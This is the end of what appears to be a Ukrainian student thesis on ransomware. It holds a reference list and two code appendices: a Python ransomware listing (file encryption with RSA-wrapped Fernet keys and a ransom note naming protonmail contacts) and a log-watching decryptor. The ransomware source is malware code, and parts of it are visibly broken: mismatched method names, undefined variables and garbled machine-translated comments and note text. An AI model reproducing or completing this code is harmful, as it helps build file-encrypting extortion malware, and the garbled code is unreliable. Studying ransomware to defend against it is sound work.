11. Ransomware Prediction Using Supervised Learning Algorithms IEEE Explore. [Електронний ресурс] – Режим доступу: https://ieeexplore.ieee.org/document/8972838: (дата звернення 06.10.2022).

12. J.A.Gómez-HernándezL.Álvarez-GonzálezP.García-Teodoro, R-Locker: Thwarting ransomware action through a honeyfile-based, Computers & Security видання 73, березень 2018, С. 389-398.

13. Lapsus$ Cyberattack Victim List: Globant, Microsoft, Nvidia, Okta, Samsung, T-Mobile. [Електронний ресурс] – Режим доступу: https://www.msspalert.com/cybersecurity-breaches-and-attacks/ransomware/alleged-lapsus-cyberattack-victim-list-grows-microsoft-nvidia-okta-samsung-more/ (дата звернення 06.10.2022).

14. Entrust Cyberattack: No Ransomware Payment to LockBit Gang. [Електронний ресурс] – Режим доступу: https://www.msspalert.com/cybersecurity-news/entrust-cyberattack-lockbit-ransomware-gang-threatens-to-release-stolen-data/ (дата звернення 06.10.2022).

15. All about Conti ransomware. [Електронний ресурс] – Режим доступу: https://heimdalsecurity.com/blog/what-is-conti-ransomware/ (дата звернення 06.10.2022).

16. A Cyber-Kill-Chain based taxonomy of crypto-ransomware features. [Електронний ресурс] – Режим доступу:https://link.springer.com/article/10.1007/s11416-019-00338-7 (дата звернення 07.10.2022).

17. 4 types of ransomwares and a timeline of attack examples. [Електронний ресурс] – Режим доступу: https://www.techtarget.com/searchsecurity/feature/4-types-of-ransomware-and-a-timeline-of-attack-examples: (дата звернення 07.10.2022).

18. Ransomware Report 2022: The Top 5 Ransomware and Malware Groups Making Strides this Year. [Електронний ресурс] – Режим доступу: https://www.duocircle.com/email-security/ransomware-report-2022-the-top-5-

ransomware-and-malware-groups-making-strides-this-year (дата звернення 07.10.2022).

19. RANSOMWARE GUIDE. [Електронний ресурс] – Режим доступу: https://www.cisa.gov/stopransomware/ransomware-guide (дата звернення 29.11.2022)

20. Stop ransomware. [Електронний ресурс] – Режим доступу: https://www.cisa.gov/stopransomware (дата звернення 29.11.2022)

21. Ransomware Detection Tips – How to Detect Ransomware. [Електронний ресурс] – Режим доступу: https://www.lepide.com/blog/how-to-detect-ransomware/ (дата звернення 29.11.2022)

22. How to Detect Ransomware: Understanding Signs of Infection. [Електронний ресурс] – Режим доступу: https://www.nakivo.com/blog/methods-tools-ransomware-detection/ (дата звернення 29.11.2022)

23. Ransomware Detection: Techniques and Best Practices. [Електронний ресурс] – Режим доступу: https://bluexp.netapp.com/blog/rps-blg-ransomware-detection-techniques-and-best-practices (дата звернення 29.11.2022)

24. Virus Total File. [Електронний ресурс] – Режим доступу: https://www.virustotal.com/gui/file/318953a167a2acf346c862fb307ec3b0f33a767cb788d926ccb2df4550ad9339/detection (дата звернення 29.11.2022)

25. The State of Ransomware 2021. [Електронний ресурс] – Режим доступу: https://assets.sophos.com/X24WTUEQ/at/k4qjqs73jk9256hffhqsmf/sophos-state-of-ransomware-2021-wp.pdf?cmp=120469 (дата звернення 29.11.2022)

26. How to Detect Ransomware. [Електронний ресурс] – Режим доступу: https://www.nakivo.com/blog/methods-tools-ransomware-detection/ (дата звернення 29.11.2022)

27. Most common delivery methods and cybersecurity vulnerabilities causing ransomware infections according to MSPs worldwide as of 2020. [Електронний ресурс] – Режим доступу: https://www.statista.com/statistics/700965/leading-cause-of-ransomware-infection/ (дата звернення 29.11.2022)

28. Cisco Email Security Appliance: Product overview. [Електронний ресурс] – Режим доступу: https://www.techtarget.com/searchsecurity/feature/Cisco-Email-Security-Appliance-Product-overview (дата звернення 29.11.2022)

29. Network Monitoring. [Електронний ресурс] – Режим доступу: https://www.zabbix.com/network_monitoring (дата звернення 29.11.2022)

30. 5 Methods for Detecting Ransomware Activity. [Електронний ресурс] – Режим доступу: https://www.rapid7.com/blog/post/2016/05/16/methods-for-detecting-ransomware-activity/ (дата звернення 29.11.2022)

31. WHAT IS RANSOMWARE DETECTION? [Електронний ресурс] – Режим доступу: https://www.crowdstrike.com/cybersecurity-101/ransomware/ransomware-detection/ (дата звернення 29.11.2022)

32. Security Primer – Ransomware. [Електронний ресурс] – Режим доступу: https://www.cisecurity.org/insights/white-papers/security-primer-ransomware (дата звернення 29.11.2022)

33. How to Prevent Ransomware Attacks [Електронний ресурс] – Режим доступу: https://www.upguard.com/blog/best-practices-to-prevent-ransomware-attacks (дата звернення 29.11.2022)

34. How to Prevent Ransomware Attacks: Top 10 Best Practices in 2022. [Електронний ресурс] – Режим доступу: https://www.theguardian.com/technology/2017/may/12/nhs-ransomware-cyber-attack-what-is-wanacrypt0r-20 (дата звернення 29.11.2022)

35. Investigation: WannaCry cyber attack and the NHS[Електронний ресурс] – Режим доступу: https://www.nao.org.uk/wp-content/uploads/2017/10/Investigation-WannaCry-cyber-attack-and-the-NHS.pdf (дата звернення 29.11.2022)

36. Protect yourself against ransomware attacks. [Електронний ресурс] – Режим доступу: https://www.cyber.gov.au/ransomware/protect-yourself-against-ransomware-attacks (дата звернення 29.11.2022)

37. How to Prevent Ransomware Attacks. [Електронний ресурс] – Режим доступу: https://www.upguard.com/blog/best-practices-to-prevent-ransomware-attacks (дата звернення 29.11.2022)

38. What is Ransomware Protection? [Електронний ресурс] – Режим доступу: https://www.cynet.com/ransomware/6-ransomware-protection-strategies-you-must-know/#head-5 (дата звернення 29.11.2022)

39. 7 Steps to Help Prevent & Limit the Impact of Ransomware. [Електронний ресурс] – Режим доступу: https://www.cisecurity.org/insights/blog/7-steps-to-help-prevent-limit-the-impact-of-ransomware (дата звернення 29.11.2022)

40. Top 8 Network Segmentation Best Practices in 2022. [Електронний ресурс] – Режим доступу: https://www.upguard.com/blog/network-segmentation-best-practices (дата звернення 29.11.2022)

41. MFA Diagram. [Електронний ресурс] – Режим доступу: https://identicommtechnologies.com/wp-content/uploads/2019/12/MFA-Diagram.jpg (дата звернення 29.11.2022)

42. Python-Ranspmware. [Електронний ресурс] – Режим доступу: https://github.com/Maxoulfou/Python-Ransomware (дата звернення 07.07.2022)

43. Ransomware encryption techniques. [Електронний ресурс] – Режим доступу: https://medium.com/@tarcisioma/ransomware-encryption-techniques-696531d07bb9 (дата звернення 29.11.2022)

44. Code repository. [Електронний ресурс] – Режим доступу: https://gist.githubusercontent.com/tarcisio-marinho/8cb452128d1eb3c7dce9e3911e0f0522/raw/391b85984ee8a3182ec9098f36782873a7c5d2d8/ransomware-encryption-routine.py (дата звернення 29.11.2022)

45. Code repository. [Електронний ресурс] – Режим доступу: URL https://gist.githubusercontent.com/tarcisio-marinho/db00dd23f646d59aa027f60a4ef0649d/raw/ac4c0b76fb5106fced9c6f9aa44125365cf8bfce/ransomware-decryption-routine.py (дата звернення 29.11.2022)

46. Files Encrypted by Bad Rabbit Recoverable Without Paying Ransom. [Електронний ресурс] – Режим доступу: https://securityaffairs.co/wordpress/64863/malware/bad-rabbit-ransomware-decryption.html (дата звернення 29.11.2022)

47. Spotlight on ransomware: Ransomware encryption methods. [Електронний ресурс] – Режим доступу: https://blog.emsisoft.com/en/27649/ransomware-encryption-methods/. (дата звернення 29.11.2022)

48. 0XDEAD ZEPPELIN. [Електронний ресурс] – Режим доступу: https://blog.unit221b.com/dont-read-this-blog/0xdead-zeppelin (дата звернення 29.11.2022)

49. A LOOK INTO SOURCE CODE OF PARADISE RANSOMWARE, A "CUSTOM-BUILT" VIRUS – 2. [Електронний ресурс] – Режим доступу: https://nsfocusglobal.com/a-look-into-source-code-of-paradise-ransomware-a-custom-built-virus-2/ (дата звернення 29.11.2022)

50. How to Make Ransomware with Python. [Електронний ресурс] – Режим доступу: https://infosecwriteups.com/how-to-make-a-ransomware-with-python-c4764f2014cf (дата звернення 29.11.2022)

51. Code repository. [Електронний ресурс] – Режим доступу: https://gist.githubusercontent.com/febimudiyanto/7747d3fa5e4b263b4bb27d0a46045f3c/raw/9204ef2afc7377c5c5e5ec3dbb838190db327449/malware.py (дата звернення 29.11.2022)

52. A LOOK INTO SOURCE CODE OF PARADISE RANSOMWARE, A "CUSTOM-BUILT" VIRUS – 1. [Електронний ресурс] – Режим доступу: https://nsfocusglobal.com/a-look-into-source-code-of-paradise-ransomware-a-custom-built-virus-1/ (дата звернення 29.11.2022)

53. Conti Ransomware source. [Електронний ресурс] – Режим доступу: https://yoroi.company/research/conti-ransomware-source-code-a-well-designed-cots-ransomware/ (дата звернення 29.11.2022)

54. THE DEFINITIVE GUIDE TO ENCRYPTION KEY MANAGEMENT FUNDAMENTALS. [Електронний ресурс] – Режим доступу: https://info.townsendsecurity.com/definitive-guide-to-encryption-key-management-fundamentals (дата звернення 29.11.2022)

55. RANSOMWARE EXAMPLES: 15 RECENT RANSOMWARE ATTACKS. [Електронний ресурс] – Режим доступу:

https://www.crowdstrike.com/cybersecurity-101/ransomware/ransomware-examples/ (дата звернення 29.11.2022)

56. 4688: A new process has been created. [Електронний ресурс] – Режим доступу: https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4688 (дата звернення 29.11.2022)

57. Windows Command Line Auditing. [Електронний ресурс] – Режим доступу: https://docs.nxlog.co/userguide/integrate/windows-command-line-auditing.html (дата звернення 29.11.2022)

58. Windows Management Instrumentation. [Електронний ресурс] – Режим доступу: https://learn.microsoft.com/uk-ua/windows/win32/wmisdk/wmi-start-page (дата звернення 29.11.2022)

59. Honeypots and Honeyfiles. [Електронний ресурс] – Режим доступу: https://ransomware.org/how-to-prevent-ransomware/threat-hunting/honeypots-and-honeyfiles/ (дата звернення 29.11.2022)

60. The Five Steps of Incident Response. [Електронний ресурс] – Режим доступу: https://digitalguardian.com/blog/five-steps-incident-response (дата звернення 29.11.2022)

ДОДАТКИ

Додаток А. Лістинг програмного коду вірусу шифрувальника

```
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
import base64

# Generates RSA Encryption + Decryption keys / Public + Private keys
key = RSA.generate(2048)

private_key = key.export_key()
with open('private.pem', 'wb') as f:
    f.write(private_key)

public_key = key.publickey().export_key()
with open('public.pem', 'wb') as f:
    f.write(public_key)
```

```
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP


with open('ENCRYPTED_KEY.txt', 'rb') as f:
    enc_fernet_key = f.read()
    print(enc_fernet_key)

private_key = RSA.import_key(open('private.pem').read())

private_crypter = PKCS1_OAEP.new(private_key)


dec_fernet_key = private_crypter.decrypt(enc_fernet_key)
with open('DECRYPTED_KEY.txt', 'wb') as f:
    f.write(dec_fernet_key)

print(f"> Private key: {private_key}")
print(f"> Private Decrypter: {private_crypter}")
print(f"> Decrypted Fernet key: {dec_fernet_key}")
print("> Decryption completed")
```

```
# Imports
from cryptography.fernet import Fernet # encrypt/decrypt files on target system
import os # to get system root
import webbrowser # to load webbrowser to go to specific website eg bitcoin
import ctypes # so we can interact with windows dlls and change windows background etc
import urllib.request # used for downloading and saving background image
import time # used to time.sleep interval for ransom note & check desktop to decrypt system/files
import datetime # to give time limit on ransom note
import subprocess # to create process for notepad and open ransom  note
from Crypto.PublicKey import RSA
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
import base64
import secrets
import threading # used for ransom note and decryption key on desktop


class RansomWare:

    # Разширения файлов, які будуть зашифровані та розшифровані
    file_exts = [
        'txt',
        'jpg',
        'png',
        'jpg'
    ]


    def __init__(self):
        # Key that will be used for Fernet object and encrypt/decrypt method
        # Ключ, що буде використовуватися для об'єкту Fernet для шифрування/розшифрування
        self.key = None
        # Розшифрування/розшифрування
        self.crypter = None
        # RSA public key, що буде використовуватися для шифрування симетричного ключа
        self.public_key = None


        # Вказує користувачеві для шифрування всієї системи і для відображення нотатки додому на файл.
        self.system = os.path.expanduser('~')
        # localroot для проходження коротко і рекомендацій
        self.localRoot = r'C:\Users\localRootFolder\Folder1'


    # Генерує симетричний ключ на відкритій машині.
    def generate_key(self):
        # Генерує base64 ключ довжиною 32 біт

        self.key =  base64.urlsafe_b64encode(secrets.token_bytes(32))
        # stringkey = b"xc8123456789112345678911234567891234567891123b" #for debug
        #self.key =  stringkey
        print('self.key')
        print(self.key)
        # Створює об'єкт Fernet з методами для шифрування і розшифрування
        self.crypter = Fernet(self.key)


    # Записує симетричний ключ у файл
    def write_key(self):
        with open('fernet_key.txt', 'wb') as f:
            f.write(self.key)
        with open('fernet_key2.txt', 'wb') as f2:
            f2.write(self.key)
```

```
    # Зашифровує [зашифрований ключ] який був створений на клієнті'метод якого для шифрування/дешифрування файлів за допомогою алгоритм СИМЕТРИЧНОГО ШИФРУ
    # RSA-ключ, який був створений на ПЕРШІЙ ЗМІННІЙ. Цільове ім'я змінної: ПОТЕНЦІЙНИЙ СИМЕТРИЧНИЙ ТУПІЛ, який використовується
    # для шифрування/дешифрування файлів на цільовій машині, та безпосередньо вказує СПЕЦІАЛЬНО КЛЮЧА, щоб вони могли потім розшифрувати файли назад.
    def encrypt_format_key(self):
        with open('format_key.txt', 'rb') as fk:
            format_key = fk.read()
        with open('format_key.txt', 'wb') as f:
            # Публічний ключ RSA
            self.public_key = RSA.import_key(open('public.pem').read())

            # об'єкт шифрувати шифрувальному
            public_crypter =  PKCS1_OAEP.new(self.public_key)
            # Зашифрований формат-ключ
            enc_format_key = public_crypter.encrypt(format_key)

            # Записати зашифрований формат-ключ у файл
            f.write(enc_format_key)

        # Записати зашифрований ключ format на диктор, щоб потім могли відправити цей файл на дешифрування та отримати системої/файли назад
        with open(f'{self.sysRoot}\Desktop\DECRI_ME.txt', 'wb') as fw:
            fw.write(enc_format_key)
        # Присвоїти self.key зашифрованому ключу format
        self.key = enc_format_key
        # Очистити об'єкт шифрувальника
        self.crypter = None


    # Зашифрувати/розшифрувати файлу за допомогою симетричного ключа.
    def crypt_file(self, file_path, encrypted=False):
        with open(file_path, 'rb') as f:
            # Зчитати вміст файлу
            data = f.read()
            if not encrypted:
                # Вивід на екран вмісту файлу - [debugging]
                print(data)
                # Зашифрувати вміст файлу
                _data = self.crypter.encrypt(data)
                # Замінити інформацію в журнал роботи програми, що файл був зашифрований і вказати на екрані його вміст - [debugging]
                print('> File encrypted')
                print(_data)
            else:
                # Розшифрувати вміст файлу
                _data = self.crypter.decrypt(data)
                # Замінити інформацію в журнал роботи програми, що файл був розшифрований і вказати на екрані його вміст - [debugging]
                print('> File decrypted')
                print(_data)
        with open(file_path, 'wb') as fp:
            # Записання розшифрованої інформації в файл для його подальшого
            fp.write(_data)


    # Шифрування/Розшифрування файлів на всіх'єктах вказаних симетричним ключем
    def crypt_system(self, encrypted=False):
        system = os.walk(self.localRoot, topdown=True)
        for root, dir, files in system:
            for file in files:
                file_path = os.path.join(root, file)
                if not file.split('.')[-1] in self.file_exts:
                    continue
                if not encrypted:
                    self.crypt_file(file_path)
                else:
                    self.crypt_file(file_path, encrypted=True)
```

```
    #Функція запуску
    def what_is_attempted():
        url = "https://pastebin.com/"
        # Відкриття браузер на стандарті бібліотеки щоб вказати назад що це таке
        webbrowser.open(url)


    #Записує запуск
    def random_note(self):
        date = datetime.date.today().strftime('%d-%m-%')
        with open('RANSOM_NOTE.txt', 'w') as f:
            f.write(f'''
Файли на вашому комп'ютері були зашифровані відомим Вам(Вами).
Про можливості цього алгоритму шифрування, вони загрузили дорожня площадка.
Без спеціального ключа відновити ваші дані, неможливо. Не намагайтесь відновити самі, це неможливо і ви втратите свої дані.
Розшифрувати свої файли можливо тільки ми.

Вказані нижче ви просто рух. Щоб отримати ключ і відновити свої дані, виконайте три простих кроки:

1. Скопіюйте файл з назвою DECRI_ME.txt в робочого столу та відпиш (withoutfilesback@protonmail.com.

2. Ви отримаєте свій особистий ідентифікаційний код ключа
   Після отримання ключа надішліть на цією адресу на адресу TryItYourFilesBack@protonmail.com із заголовком "YES".
   Ми перевіримо, чи Ви надіслали ключа.

3. Ви отримаєте розшифрований файл з назвою RANSOM, який розташує всі ваші файли.
   ПОПЕРЕДЖЕННЯ! Не розшифровуйте ваші файли, скористайтеся спеціальним файлу за допомогою стіни і сторонніх. Неправильне лікування цього може призвести до розшифровки всіх файлів.

ПОПЕРЕДЖЕННЯ!
Не намагайтеся розшифрувати ваші файли за допомогою будь-якого програмного забезпечення, оскільки вони зашифрує і ви будь назавжди, і може отримати вам доступ, або
пошкодження вашого файлу.
Не змінюйте назви файлів, не відновлюйте і файли і не намагайтеся програми забезпечення для розшифрування, оскільки це буде коштувати вам доступу, або пошкодження
системи вашого Використання копії це не отримати свої файли назавжди.
Не використовуйте кнопку "SKIP" без сумніву, вона буде коштувати вам доступу.
Ці кроками, що ви не вирішили свої файли назавжди. Всі кроки, що ми не пробили спокою, виконуються за секунд!
''')

    # Функція для демонстрації роботи вакуум
    def show_ransom_note(self):
        # Відкриття записки вакуум
        ransom = subprocess.Popen(['notepad.exe', 'RANSOM_NOTE.txt'])


    # Розшифрувати файли, якщо на робочий стіл був розміщений файл з ключем в розшифрованому вигляді
    def put_me_on_Desktop(self):

        # Перевірає файл на вміст після створення ключа, self.key = self.crypter буква зашифрує для розшифрування.
        print('started') # Debugging/Testing
        while True:
            try:
                print('trying') # Debugging/Testing

                with open(f'{self.sysRoot}\Desktop\YOU_NO_DE_CRYPTO.txt', 'r') as f:
                    self.key = f.read()
                    self.crypter = Fernet(self.key)
                    # Розшифрує систему, якщо був знайдений відомий ключ.
                    self.crypt_system(encrypted=True)
                    print('decrypted') # Debugging/Testing
                    break
            except Exception as e:
                print(e) # Debugging/Testing
                pass
            time.sleep(5) # Перевірка роботи що 5 секунд
            print('Checking for YOU_NO_DE_CRYPTO.txt') # Debugging/Testing
```

```
def main():
    rw = RansomWare()
    rw.generate_key()
    rw.crypt_system()
    rw.write_key()
    time.sleep(30)
    rw.encrypt_fernet_key()

    rw.what_is_ethereum()
    rw.ransom_note()

    t1 = threading.Thread(target=rw.show_ransom_note)
    t2 = threading.Thread(target=rw.put_me_on_desktop)

    t1.start()
    print('> RansomWare: Attack completed on target machine and system is encrypted') # Debugging/Testing
    print('> RansomWare: Waiting for attacker to give target machine document that will un-encrypt machine') # Debugging/Testing
    t2.start()
    print('> RansomWare: Target machine has been un-encrypted') # Debugging/Testing
    print('> RansomWare: Completed') # Debugging/Testing


if __name__ == '__main__':
    main()
```

Додаток Б: Лістинг програмного коду дешифратора вірусу

```
import wmi
import time
import os


sysRoot = os.path.expanduser('~')

def LastNlines(fname, N):

    with open(fname, 'r') as file:

        for line in (file.readlines() [-N:-44]):
            print('line')
    return line



# Функція, необхідна для аналізу логів.
def logAnalysis():
    #Об'єкт, що збирає інформацію від операційної системи. Необхідний для створення WMI запиту.
    c = wmi.WMI()
    #Час WMI запиту. Забираємо всі події зов'язані із
    wql = "SELECT * FROM Win32_NTLogEvent WHERE Logfile='Security' AND EventCode='4625' and Message LIKE '%Администратор%'"
    #Створення WMI запиту.
    wql_c = c.query(wql)

   #Обробляємо відфільтровані логі з файл.
    with open("filename.txt", 'w') as fp:
        #Для всіх логів, що відповідають їх необхідно записати в файл для наступного аналізу.
        for e in wql_c:
            logline = ''.join(e.message)
            fp.write(logline)
            fp.write('\n')



#Функція, необхідна для перевірки логів.
def countLines():
    #Відкриваємо файл, що містить логи для їх перевірки.
    with open("filename.txt", 'r') as fp:
        #Рахуємо кількість логів.
        lines = len(fp.readlines())
        print('Total Number of lines:', lines)
    #Функція повертає кількість рядків логів.
    return lines

#Шлях ключу до файлу, який містить "пояс ям" зашифрований ключ
def getDecryptPath():
    #Отримання останнього рядка файлу з логами
    lastline = LastNlines4("filename.txt", 1)
    #Отримання шляху до папки, де знаходиться вірус шифрувальник.
    lastline = lastline[-71:-14]
    #Отримання шляху до файлу, який містить симетричний ключ шифрування.
    decryptionpath = lastline + "target_key.txt"
    #Вивід інформації, де знаходиться ключ шифрування.
    print(lastline)
    print(decryptionpath)
    # Функція повертає значення шляху до файлу шифрування.
    return decryptionpath

#Отримати вміст файлу з ключем шифрування у відповідному системі.
def readDecryptionKey(decryptionpath):
    #Відкриваємося файл з ключем шифрування у відповідному системі.
    with open(decryptionpath, 'rb') as fp:
        decryptedSecretKey = fp.read()
        #Друк з вмістом ключ шифрування
        print (decryptedFernetKey)
        #Функція повертає ключ розшифрування
        return decryptedFernetKey


#Функція розшифрування
def decrypt(decryptedFernetKey):
    #Створюється файл, в якому згодом міститься ключ, отриманий від користувача.
    with open(f'{sysRoot}\Desktop\YOUR_RED_DOOR_SECRET.txt', 'wb') as f:
        #Відтворюється запис ключа в файл.
        f.write(decryptedFernetKey)
    #Інформаційне повідомлення, що було проведене розшифрування файлів комп'ютера.
    print ("Decryption Done!")

def main():
    #Початкова кількість логів
    initialNumberOfLines = 0
    #Кількість логів для 2, 3.... ітерацій перевірки
    newNumberOfLines = 0
    #Початковий аналіз логів
    logAnalysis()
    #Початковий підрахунок логів
    initialNumberOfLines = countLines()
    newNumberOfLines = initialNumberOfLines

    #Організація циклу моніторингу
    while True:
        #Повторний аналіз логів
        logAnalysis()
        #Підрахунок кількості логів
        newNumberOfLines = countLines()
        print ("Everything is normal. Sleeping. \n")
        #Якщо були нові події в журналах - почати розшифрування.
        if newNumberOfLines > initialNumberOfLines:
            print ("Infected!")
            break


    x = getFernetPath()
    decrkey = readDecryptionKey(x)
    decrypt(decrkey)



if __name__ == '__main__':
    main()
```